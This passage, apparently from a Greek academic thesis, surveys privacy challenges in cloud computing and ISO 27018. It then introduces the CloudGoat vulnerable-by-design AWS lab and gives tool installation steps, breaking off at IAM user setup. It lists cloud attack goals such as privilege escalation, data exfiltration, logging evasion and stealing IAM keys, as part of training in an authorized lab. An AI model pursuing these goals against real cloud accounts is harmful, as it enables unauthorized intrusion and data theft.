Προκλήσεις στην ιδιωτικότητα της νεφοϋπολογιστικής

Η υπόσχεση για παροχή IT as a service (IaaS) απευθύνεται σε ένα μεγάλο ποσοστό καταναλωτών, από μικρομεσαίες επιχειρήσεις και δημόσιους φορείς μέχρι τελικούς χρήστες. Σύμφωνα με αναλύσεις, ο τομέας των ICT είναι έτοιμος να φέρει μεγάλη ανάπτυξη στον τομέα της υπολογιστικής νεφους. Οι χρήστες δημιουργούν μια ολοένα αυξανόμενη ποσότητα προσωπικών δεδομένων. Η IDC προβλέπει
ο “ψηφιακός κόσμος”, ο όγκος των πληροφοριών και του περιεχομένου που δημιουργούνται και αποθηκεύονται ψηφιακά, θα αυξηθεί από 1.8 zettabytes (ZB) που ήταν το 2011 σε περισσότερο από 7 ZB εώς το 2015.
Αυτή η αυξανόμενη ποσότητα προσωπικών δεδομένων, θα οδηγήσει σε μεγαλύτερη ζήτηση υπηρεσιών νέφους, ειδικά εάν η υπολογιστική νέφους ανταπεξέρχεται σε στην παροχή υπηρεσιών σε χαμηλότερο κόστος για τους πελάτες και τη δημιουργία νέων επιχειρηματικών μοντέλων για τους παρόχους. Μεταξύ των κύριων προκλήσεων απορρήτου στη υπολογιστική νέφους είναι: Πολυπλοκότητα εκτίμησης κινδύνου σε περιβάλλον υπολογιστικής νέφους.
Εμφάνιση νέων επιχειρηματικών μοντέλων και τις επιπτώσεις τους στην ιδιωτική ζωή του καθενός. Επίτευξη κανονιστικής συμμόρφωσης.

Πολυπλοκότητα εκτίμησης κινδύνου

Η πολυπλοκότητα των υπηρεσιών παρέχει η νεφοϋπολογιστική, εισάγει μία σειρά από άγνωστες παραμέτρους. Οι πάροχοι των υπηρεσιών και οι καταναλωτές είναι προσεκτικοί, όσον αφορά την προσφορά εγγυήσεων για υπηρεσίες έτοιμες προς συμμόρφωση και υιοθέτηση των υπηρεσιών. Με τους παρόχους υπηρεσιών να προωθούν έναν απλό τρόπο ροής των προσωπικών δεδομένων ανεξαρτήτως εθνικών συνόρων, προκύπτει μια πραγματική πρόκληση όσον αφορά τον έλεγχο του κύκλου ζωής της επεξεργασίας των δεδομένων και τη συμμόρφωση του με τα νομικά πλαίσια.

Σε μια υπηρεσία υπολογιστικού νέφους, πολλές ερωτήσεις θα πρέπει να αντιμετωπιστούν προκειμένου να προσδιοριστούν οι κίνδυνοι για το απόρρητο και την ασφάλεια των πληροφοριών: Ποιοι είναι οι εμπλεκόμενοι στην επιχείρηση.
Ποιοι είναι οι ρόλοι και οι ευθύνες τους
Που διατηρούνται τα δεδομένα
Που αναπαράγονται τα δεδομένα
Ποιοι είναι οι σχετικοί νομικοί κανόνες για την επεξεργασία των δεδομένων.
Με ποιο τρόπο ο πάροχος υπηρεσιών θα ανταποκριθεί στο αναμενόμενο επίπεδο ασφάλειας και απορρήτου.
Για να αντιμετωπιστούν αυτά τα ζητήματα, το ψήφισμα της Μαδρίτης δηλώνει ότι κάθε υπεύθυνο άτομο έχει διαφανείς πολιτικές όσον αφορά την επεξεργασία των προσωπικών δεδομένων. Οι ενδιαφερόμενοι θα πρέπει να καθορίζουν τις απαιτήσεις του. υπολογιστικού νέφους που πληρούν τα αναμενόμενα επίπεδα ασφάλειας και απορρήτου. Στην Ευρώπη, ο Ευρωπαϊκός Οργανισμός για την Ασφάλεια Δικτύων και Πληροφοριών (ENISA) παρέχει συστάσεις για την καλύτερη κατανόηση της μετατόπισης στην ισορροπία της ευθύνης για βασικές λειτουργίες, όπως η διακυβέρνηση και και ο έλεγχος των δεδομένων και των λειτουργιών πληροφορικής και η συμμόρφωση με τους νόμους και κανονισμούς.

Εμφάνιση νέων επιχειρηματικών μοντέλων και επιπτώσεις στη καθημερινή ζωή των καταναλωτών

Μια αναφορά που έγινε από την Ομοσπονδιακή Επιτροπή Εμπορίου (FTC) με θέμα "Προστασία της Ιδιωτικότητας των καταναλωτών σε μια εποχή ταχείας αλλαγής" αναλύει τις επιπτώσεις στην ιδιωτικότητα του καταναλωτή από την εξέλιξη τις τεχνολογίας στον τομέα της πληροφορικής. Σύμφωνα με την FTC, οι χρήστες μπορούν να συλλέγουν, να αποθηκεύουν, να χειρίζονται και να μοιράζονται τεράστια ποσά δεδομένων καταναλωτών σε πολύ μικρό κόστος. Αυτές οι τεχνολογικές εξελίξεις, έχουν οδηγήσει σε μια έκρηξη νέων επιχειρηματικών μοντέλων που εξαρτούνται την καταγραφή των δεδομένων των καταναλωτών, σε ένα συγκεκριμένο και ατομικό επίπεδο με την πάροδο του χρόνου, συμπεριλαμβανομένων των τεχνικών profiling, online behavioural advertising (OBA), social media services and location-based mobile services.
Η FTC επισημαίνει ότι πολλοί συμμετέχοντες σε δημόσιες δημοκρατικές συζητήσεις που έχουν συσταθεί για να ερευνήσουν τα θέματα ιδιωτικότητας και τις προκλήσεις που σχετίζονται με την τεχνολογία του εικοστό πρώτο αιώνα και τις επιχειρηματικές πρακτικές του, έχουν εκφράσει την ανησυχία, ότι αυτή η αύξηση της συλλογής και χρήσης δεδομένων, πραγματοποιείται χωρίς την επαρκή μέριμνα για την ιδιωτικότητα του καταναλωτή. Δήλωσαν πώς τέτοιες δραστηριότητες συχνά περνούν απαρατήρητες στον καταναλωτή και επομένως είναι πέρα από τον έλεγχο τους. Σύμφωνα με την FTC, η αυξανόμενη δυνατότητα αποθήκευσης δεδομένων σε χαμηλό κόστος, θα οδηγήσει τις εταιρίες στο να διατηρούν τα δεδομένα που συλλέγουν επ' αόριστον, δημιουργώντας έτσι κίνητρα για την ευκαιρία να βρεθούν νέες χρήσεις για αυτά. Ως αποτέλεσμα, τα δεδομένα των καταναλωτών ενδέχεται να υπόκεινται σε μελλοντικές χρήσεις όπου δεν είχαν ποτέ αποκαλυφθεί και ίσως δε είχαν καν προβληθεί κατά τη διάρκεια της συλλογής τους. Ωστόσο, στην Ευρώπη υπάρχουν νομικά όργανα τα οποία καθορίζουν το χρονικό διάστημα διατήρησης των προσωπικών δεδομένων.

Το 2008 αναφέρθηκε από το Pew ότι το 69% τον Αμερικανών είχαν ή αποθηκευμένα δεδομένα στο διαδίκτυο ή χρησιμοποιούσαν web-based λογισμικό τουλάχιστον μια φορά. Η χρήση ενός Hotmail, ή Gmail για την δημιουργία ενός λογαριασμού e-mail, η αποθήκευση σελιδοδεικτών στο Firefox ή σε κάποιο άλλο προγράμματος περιήγησης στο διαδίκτυο, ένας καινούργιος φίλος στα μέσα κοινωνικής δικτύωσης στον κυβερνοχώρο όπως στο Facebook, το να διατηρεί κάποιος ένα blog στο Wordpress ή να αποθηκεύει τα προσωπικά του βίντεο στο YouTube, είναι απλά ένας από τους τρόπους με τους οποίους πολλοί άνθρωποι ήδη δουλεύουν στο υπολογιστικό νέφος καθημερινά.

Μια σειρά από προκλήσεις τίθενται επίσης από τους συλλέκτες υπηρεσιών νεφοϋπολογιστικής, οι οποίοι ενσωματώνουν διάφορες υπηρεσίες SaaS σε μια ενιαία. Ένα παράδειγμα ενός συλλέκτη τέτοιων υπηρεσιών νεφοϋπολογιστικής, είναι μια ταξιδιωτική πλατφόρμα κρατήσεων πολλαπλών SaaS η οποία μπορεί να εμπεριέχει μια εφαρμογή διαχείρισης σχέσης των πελατών, μια εφαρμογή κρατήσεων διαμονής, μια εφαρμογή για επεξεργασία της πιστωτικής κάρτας, μια εφαρμογή για οικονομικών και λογιστικών θέματα και μια εφαρμογή ηλεκτρονικού εμπορίου, πράγματα τα οποία ο χρήστης θα χειρίζεται μέσα από μια ενιαία εφαρμογή. Το γεγονός ότι οι εφαρμογές αυτές οι εφαρμογές ενδέχεται να μην λειτουργούν όλες υπό τον ίδιο πάροχο SaaS, θα μπορούσε να οδηγήσει σε διαφορές όσον αφορά την αξιοπιστία και την ασφάλειας. Μοντέλα σαν και αυτά, θα μπορούσαν γίνουν πιο διαδεδομένα στο μέλλον, καθώς και οι νομικές επιπτώσεις και οι επιπτώσεις στην ασφάλεια και την ιδιωτικότητα θα πρέπει να γίνουν κατανοητές.

Κανονιστική συμμόρφωση

Είναι ευρέως αποδεκτό ότι η προστασία των δεδομένων και η συμμόρφωση με τους κανονισμούς συγκαταλέγονται στις μεγαλύτερες ανησυχίες περί της ασφαλείας για τους υπεύθυνους πληροφοριών (CIOs).

Σύμφωνα με το Pew Internet και το American Life Project, η συντριπτική πλειοψηφία όσον κάνουν χρήση των υπηρεσιών υπολογιστικής νέφους, εξέφρασαν σοβαρή ανησυχία τη δυνατότητα ενός παρόχου τέτοιων υπηρεσιών να αποκαλύψει τα

προσωπικά τους δεδομένα σε άλλους. Το 90% των χρηστών που χρησιμοποιούν εφαρμογών στο νέφος είπαν ότι ανησυχούσαν πολύ για το εάν η εταιρία στην οποία αποθήκευαν τα δεδομένα τους, τα πουλάει σε τρίτους. Το 80% εξέφρασαν ανησυχίες για το εάν οι εταιρίες χρησιμοποιούσαν της φωτογραφίες τους οι λοιπά τους δεδομένα για σκοπούς marketing. Το 68% των χρηστών σε ανάμεσα από τουλάχιστον 6 εφαρμογές νέφους δήλωσαν ανησυχία για το εάν οι εταιρίες που παρέχουν τέτοιες υπηρεσίες, ανέλυαν τα προσωπικά τους δεδομένα προκειμένου εκ των υστέρων να τους εμφανίζουν σχετικές διαφημίσεις.

Τον Οκτώβριο του 2008 αναφέρθηκε από τη IDC ότι το 74,6% από στελέχη πληροφορικής και CIOs όπου ρωτήθηκαν, να εκφράσουν την άποψη τους, είπαν ότι η ασφάλεια είναι η μεγαλύτερη πρόκληση για το μοντέλο υπολογιστικού νέφους. Συνεπώς, οι ενδιαφερόμενοι αισθάνονται όλο και περισσότερο την ανάγκη να αποτρέψουν τις παραβιάσεις δεδομένων και οι λόγοι είναι προφανείς, δεδομένων των δυνητικά καταστροφικών συνεπειών μιας παραβίασης προσωπικών δεδομένων. Τελευταία, διαρροές δεδομένων σε τομείς όπως οικονομικοί και κυβερνητικοί αποκαλύφθηκαν σε διάφορα άρθρα και εφημερίδες. Τα περιστατικά στον ψηφιακό κόσμο όπως η παραβίαση δεδομένων που έγινε στη Sony ή τα WikiLeaks της US diplomatic cables, κάνουν ελάχιστα για να καθησυχάσουν τους ενδιαφερόμενους τις ασφάλειας των δεδομένων. Αυτές οι παραβιάσεις δεν αφορούσαν σε υπολογιστικό νέφος αλλά μπορούν ωστόσο να έχουν αρνητικό αντίκτυπο όσον στην εμπιστοσύνη για την ασφάλεια της επεξεργασίας των προσωπικών δεδομένων.

Μια από τις αποστολές της αρχής προστασίας δεδομένων είναι η αποτροπή του φαινόμενου που αποκαλείται “Big Brother”, το οποίο αναφέρεται σε ένα σενάριο όπου η δημόσια αρχή επεξεργάζεται προσωπικά δεδομένα χωρίς την επαρκή προστασία της ιδιωτικότητας. Σε τέτοιες καταστάσεις οι τελικοί χρήστες μπορούν να δουν το νέφος, σαν ένα μέσο για μια κοινωνία όπου θα υπάρχει πλήρη παρακολούθηση.

Ο συνεχώς αυξανόμενος όγκος των δεδομένων που επεξεργάζονται από τις υπηρεσίες νεφοϋπολογιστικής, αντιπροσωπεύει ένα ολοένα και πιο ελκυστικό στόχο τόσο για τους εξωτερικούς όσο και για τους εσωτερικούς επιτιθέμενους, είτε αυτοί έχουν πολιτικό ή εμπορικό κίνητρο. Επομένως, οι ιδιαιτερότητες του της νεφοϋπολογιστικής καθιστούν για την προστασία των δεδομένων ακόμη μεγαλύτερο. Για παράδειγμα, ο πάροχος υπηρεσιών νεφοϋπολογιστικής θα πρέπει να παρέχει

προστασία των προσωπικών δεδομένων με κρυπτογράφηση από μη εξουσιοδοτημένη πρόσβαση, αντιγραφή, διαρροή η επεξεργασία.
Επιπλέον, σε ένα περιβάλλον νεφοϋπολογιστικής, οι εταιρίες που δεν έχουν πρόσβαση στα δεδομένα τους, τα οποία ανατίθενται σε τρίτους παρόχους υπηρεσιών στο νέφος, θα μπορούν πλέον να τα διατηρούν σε οποιοδήποτε σημείο στον κόσμο, καθώς επίσης δε θα γνωρίζουν σε ποια χώρα τα δεδομένα της θα διατηρούνται. Αυτό είναι ένα κεντρικό ζήτημα στη νεφοϋπολογιστική το οποίο θα έρθει σε αντιπαράθεση με τις απαιτήσεις της Ευρωπαϊκής Ένωσης (ΕΕ), σύμφωνα με το οποίο θα μια εταιρία θα πρέπει ανά πάσα στιγμή γνωρίζει που βρίσκονται και που μεταφέρονται τα προσωπικά δεδομένα που διαθέτει. Προκύπτουν έτσι πολλά ειδικά προβλήματα για την νεφοϋπολογιστική σχετικά με τους πελάτες εταιριών στην ΕΕ.

ISO 27018:2014

Το ISO 27018 δημοσιεύθηκε στις 30 Ιουλίου 2014 από τον Διεθνή Οργανισμό Τυποποίησης (ISO). Καθορίζει κοινά αποδεκτούς στόχους, ελέγχους και οδηγίες για την εφαρμογή μέτρων για την προστασία των προσωπικά πληροφοριών (PII) σύμφωνα με τις αρχές απορρήτου του ISO / IEC 29100 για το δημόσιο περιβάλλον υπολογιστικού νέφους.
Συγκεκριμένα, το ISO / IEC 27018: 2014 καθορίζει κατευθυντήριες γραμμές βάσει του ISO / IEC
27002, λαμβάνοντας υπόψη τις κανονιστικές απαιτήσεις για την προστασία των PII που ενδέχεται να ισχύουν στο πλαίσιο του κινδύνου ασφάλειας πληροφοριών ενός παρόχου δημόσιων υπηρεσιών νέφους.
Το ISO / IEC 27018: 2014 ισχύει για όλους τους τύπους και μεγέθη οργανισμών, συμπεριλαμβανομένων δημόσιων και ιδιωτικών εταιρειών, κρατικών φορέων και μη κερδοσκοπικών οργανισμών, οι οποίοι παρέχουν υπηρεσίες επεξεργασίας

πληροφοριών ως PII processors μέσω cloud computing βάσει σύμβασης με άλλους οργανισμούς.

Τα οφέλη του ISO 27018 υπόσχονται να είναι ριζικά. Μερικά από αυτά είναι τα παρακάτω:

- Εμπιστοσύνη των πελατών στις υπηρεσίες νέφους.
- Ταχύτερη ενεργοποίηση των παγκόσμιων λειτουργιών.
- Βελτιωμένες συμβάσεις.
- Νομική προστασία για παρόχους και χρήστες νέφους.

Μέθοδοι προστασίας προσωπικών δεδομένων

Το απόρρητο των δεδομένων κατά της εξόρυξης των δεδομένων θα πρέπει να διατηρείται μέσω της διανομής τους σε διαφορετικά νέφη. Έτσι, η αναλύσεις των δεδομένων που βασίζονται σε τμήματα του νέφους, θα είναι παραπλανητικές. Για παράδειγμα, η πρόβλεψη που θα γίνει στο συνολικό αρχείο δεδομένων θα έχει διαφορετικά αποτελέσματα από την πρόβλεψη που θα γίνει σε ένα κομμάτι του. Παρόλα αυτά, αυτή η προσέγγιση δεν προστατεύει το ίδιο τα δεδομένα όλων των ατόμων. Εάν για παράδειγμα πάρουμε μια βάση δεδομένων όπου περιέχει στήλες από usernames και τις αντίστοιχες αποδοχές τους και το αρχείο έχει απλά χωριστεί στα δύο, τότε οι αποδοχές κάθε ατόμου θα μπορούσαν ακόμα να διαρρεύσουν. Εφαρμόζεται η τεχνική της ανωνυμοποίησης. Μοναδικές εγγραφές δημιουργούνται σε κάθε σειρά στη βάση δεδομένων, χρησιμοποιώντας τεχνικές hashing. Αυτή η πληροφορία πρέπει να αποθηκεύεται τοπικά και ο πίνακας της βάσης δεδομένων, να χωριστεί σε διαφορετικά νέφη μετά την αφαίρεση των hash identifiers. Με αυτόν τον τρόπο, διατηρείται το απόρρητο σε ατομικό επίπεδο. Παρόλα αυτά, επειδή μια ολόκληρη στήλη πρόκειται να αποθηκευτεί σε ένα ξεχωριστό νέφος, πιθανές επίθεσης εξόρυξης δεδομένων μπορεί να υλοποιηθούν για την πρόβλεψη χρήσιμων πληροφοριών.

Η επεκτάσιμη τοπική μέθοδος, όπου σε κάθε νέφος, εφαρμόζεται μια ιεραρχική οργάνωση από στιγμιότυπα εικονικών υπολογιστών. Με βάση την πιθανολογική πρόσβαση Bayesian από μηχανές από κάτω προς τα πάνω, τα δεδομένα στο υψηλότερο επίπεδο έχουν το υψηλότερο απόρρητο. Έστω, ότι έχουμε ένα μοντέλο PaaS. Τα δεδομένα μπορούν να σταλούν σε πολλαπλά επίπεδα των εικονικών υπολογιστών σε διαφορετικούς παρόχους νεφοϋπολογιστικής. Το ίδιο το περιβάλλον νέφους θα μπορεί να είναι ένα αξιόπιστο υπολογιστικό νέφος. Είναι γνωστό ότι δεν υπάρχει κανένα σύστημα που θα μπορούσε να είναι πλήρως αξιόπιστο. Μεταξύ κόστους, αποτελεσματικότητας και ασφάλειας, υπάρχει διαπραγμάτευση. Όσον αφορά άκρως απορρήτου επίπεδα, είναι καλύτερα να διατηρούνται τοπικά και να ελαχιστοποιείται παραμόρφωση των δεδομένων. Ωστόσο, με τη γενίκευση των εγγραφών, η αναζήτησης των δεδομένων που είναι αποθηκευμένα ενδέχεται να μην είναι και τόσο αποτελεσματική.

Ανάλυση του περιβάλλοντος CloudGoat

Τι είναι Cloud Goat

Το CloudGoat είναι ένα “Vulnerable by Design” περιβάλλον που έχει υλοποιηθεί στο AWS(Amazon Web Services) από την εταιρεία Rhino Security Labs που ασχολείται με το penetration testing στις Η.Π.Α. Το CloudGoat επιτρέπει στους χρήστες να δημιουργούν σκόπιμα ευάλωτα περιβάλλοντα στο AWS με βάση τα τρωτά σημεία που παρατηρούνται στον πραγματικό κόσμο από τους ερευνητές της Rhino Security Labs. Επίσης είναι ένας πολύ καλός τρόπος ώστε να εκπαιδευτείς και να μάθεις περισσότερα σύμφωνα με τους κινδύνους ασφαλείας στον περιβάλλον του AWS. Το CloudGoat μας επιτρέπει να βελτιώσουμε τις δεξιότητες μας στον τομέα της ασφάλειας στο Cloud δημιουργώντας διάφορα σενάρια προς επίλυση. Αυτά τα σενάρια έχουν διάφορα επίπεδα δυσκολίας με διαφορετικούς τρόπους επίλυσης. Εμείς έχουμε τον ρόλο του επιτιθέμενου με σκοπό να μάθουμε το περιβάλλον, να εντοπίσουμε και να εκμεταλλευτούμε τα τρωτά σημεία. Επίσης διασφαλίζουμε ότι όλα τα τρωτά σημεία είναι εκμεταλλεύσιμα μόνο από κάποιον που έχει πρόσβαση στον συγκεκριμένο λογαριασμό και δεν πρόκειται κάποιος τρίτος να πάρει πρόσβαση στο τρωτό περιβάλλον που έχουμε δημιουργήσει. Αυτό πραγματοποιείται προσθέτοντας σε whitelisting την Public IP που χρησιμοποιείς και πρόκειται να κάνεις τις δοκιμές. Όταν εγκαταστήσετε το CloudGoat και παραμείνει σε λειτουργία δεν υπάρχει λόγος ανησυχίας για απειλές από εξωτερικούς παράγοντες. Αυτό βέβαια μπορεί να αλλάξει εάν κάνετε αλλαγές στο περιβάλλον με σκοπό να επιτύχετε κάποια επίθεση.

Το CloudGoat χρησιμοποιεί Terraform και βιβλιοθήκες της Python για να μπορέσει να συνδεθεί στον AWS λογαριασμό σου. Δημιουργούνται κωδικοί πρόσβασης και ζεύγη κλειδιών (Access key ID, Secret access key) που χρησιμοποιούνται στο περιβάλλον και εξάγονται σε ένα αρχείο txt στον φάκελο εγκατάστασης του CloudGoat. Αυτά τα κλειδιά είναι ο αρχικός στόχος όταν επιτίθεσαι στο περιβάλλον. Υπάρχουν πολλοί χρήστες IAM (Identity and Access Management) και ένα καλό σημείο εκκίνησης θα ήταν να υποκλέψεις αυτά τα κλειδιά πρόσβασης που ανήκουν σε αυτούς τους χρήστες. Υπάρχουν πολλοί στόχοι που πρέπει να στοχεύσετε όταν επιτίθεστε σε ένα περιβάλλον AWS. Στην παρακάτω

λίστα είναι μερικά από τις πιθανές επιθέσεις που πρέπει να έχεις στο μυαλό σου όταν κάνεις μία επίθεση στο AWS.

- Privilege escalation
- Persistent access
- Data and information enumeration
- Data exfiltration
- Logging/monitoring evasion

Είναι σημαντικό να αναφέρουμε ότι δεν είναι μόνο αυτά τα είδη επιθέσεων που μπορούν να χρησιμοποιηθούν σε ένα cloud περιβάλλον στον πραγματικό κόσμο, κάποιος κακόβουλος χρήστης δεν ακολουθεί τους κανόνες που ακολουθούμε εμείς σαν penetration tester.

Το CloudGoat έχει δημιουργηθεί σύμφωνα με την Πολιτική Χρήσης του AWS(https://aws.amazon.com/aup/). Αυτό σημαίνει ότι οι επιθέσεις που ανοίγει το CloudGoat εμπίπτουν και αυτές στην Πολιτική Χρήσης του AWS και δεν χρειάζεται να ζητήσουμε κάποια άδεια για να κάνουμε επίθεση στον λογαριασμό μας. Έτσι για να πετύχουμε τον στόχο-επίθεση σε κάποιο σενάριο στο CloudGoat πρέπει να ακολουθούμε τους κανόνες Πολιτικής Χρήσης τους AWS και να μην τους παραβιάσουμε.

Τα σενάρια που περιέχονται στο CloudGoat είναι αυτόνομα περιβάλλοντα μάθησης με καθορισμένα μονοπάτια επίθεσης και στόχους. Σε κάθε σενάριο περιγράφεται λεπτομερώς η διαδρομή επίθεσης και δίνονται βήμα προς βήμα οι οδηγίες. Για να ξεκινήσουμε να χρησιμοποιούμε το CloudGoat, πρέπει πρώτα να συνδεθούμε στην κονσόλα του AWS και να δημιουργήσουμε έναν λογαριασμό. Όπως φαίνεται και παρακάτω δημιουργούμε έναν χρήστη με Administrator Access που διαχειρίζεται το AWS. Είναι σημαντικό να χρησιμοποιείται ένας δοκιμαστικός λογαριασμός και όχι ο επίσημος λογαριασμός του χρήστη.

Υπάρχουν πολλοί τρόποι εκμάθησης penetration test σε Web Application και σε άλλες εφαρμογές, αλλά δυστυχώς δεν υπάρχουν πολύ για την εκμάθηση σε περιβάλλον Cloud. Το Cloud Goat καλύπτει αυτό το κενό και η ομάδα Rhino Security Labs σταδιακά δημοσιεύει καινούρια σενάρια.

AWS Identity and Access Management (IAM)

Το AWS Identity and Access Management (IAM) είναι μια υπηρεσία web που μας παρέχει η Amazon και μας βοηθάει να ελέγχεται με ασφάλεια την πρόσβαση στους πόρους του AWS. Το IAM χρησιμοποιείται για να ελέγχετε ποιος είναι συνδεδεμένος και τι δικαιώματα έχει ώστε να χρησιμοποιεί τους πόρους του cloud. Όταν δημιουργείται για πρώτη φορά έναν λογαριασμό ξεκινάτε με έναν λογαριασμό που έχει πλήρη πρόσβαση σε όλες τις υπηρεσίες και τους πόρους του AWS λογαριασμού. Αυτός ο λογαριασμός είναι ο root χρήστης και η σύνδεση γίνεται μέσω διεύθυνσης email και τον κωδικό πρόσβασης που χρησιμοποιήθηκε κατά την διαδικασία της εγγραφής. Προτείνεται να μην χρησιμοποιείται ο root χρήστης για την καθημερινή χρήση του AWS λογαριασμού. Το ασφαλέστερο που μπορούμε να κάνουμε είναι να χρησιμοποιήσουμε τον root χρήστη μόνο την πρώτη φορά που θα δημιουργήσουμε τον πρώτο χρήστη IAM και θα δώσουμε Administrator Access. Στην συνέχεια αποθηκεύουμε κάπου με ασφάλεια τους κωδικούς πρόσβασης του root χρήστη και τον χρησιμοποιούμε μόνο για λίγες λειτουργίες που σχετίζονται με την διαχείριση του λογαριασμού. Το IAM έχει τέσσερα στοιχεία: χρήστες, ομάδες, ρόλους και πολιτικές. Η άδεια πρόσβασης στους πόρους του λογαριασμού ορίζεται από μια πολιτική συσχετίζοντας σε αυτή μία ομάδα χρηστών.

Απαιτήσεις και οδηγίες εγκατάστασης

Εγκατάσταση εργαλείων στο Virtual Machine

Εγκατάσταση Kali Linux

https://www.kali.org/get-kali/

Εγκατάσταση Cloudgoat

```
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
pip3 install -r ./requirements.txt
cd cloudgoat
chmod u+x cloudgoat.py
```

Εγκατάσταση Terraform

Κατεβάζετε το αρχείο terraform_1.1.8_linux_amd64.zip από το

url:https://www.terraform.io/downloads.html

```
unzip terraform_1.1.8_linux_amd64.zip
sudo mv terraform /usr/local/bin
terraform --version
```

Εγκατάσταση AWS CLI

```
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
/usr/local/bin/aws –version
```

Install jq


```
sudo apt-get install jq
```

Install python


```
sudo apt-get install python-pip
```

Δημιουργία Χρήστη IAM για το CloudGoat

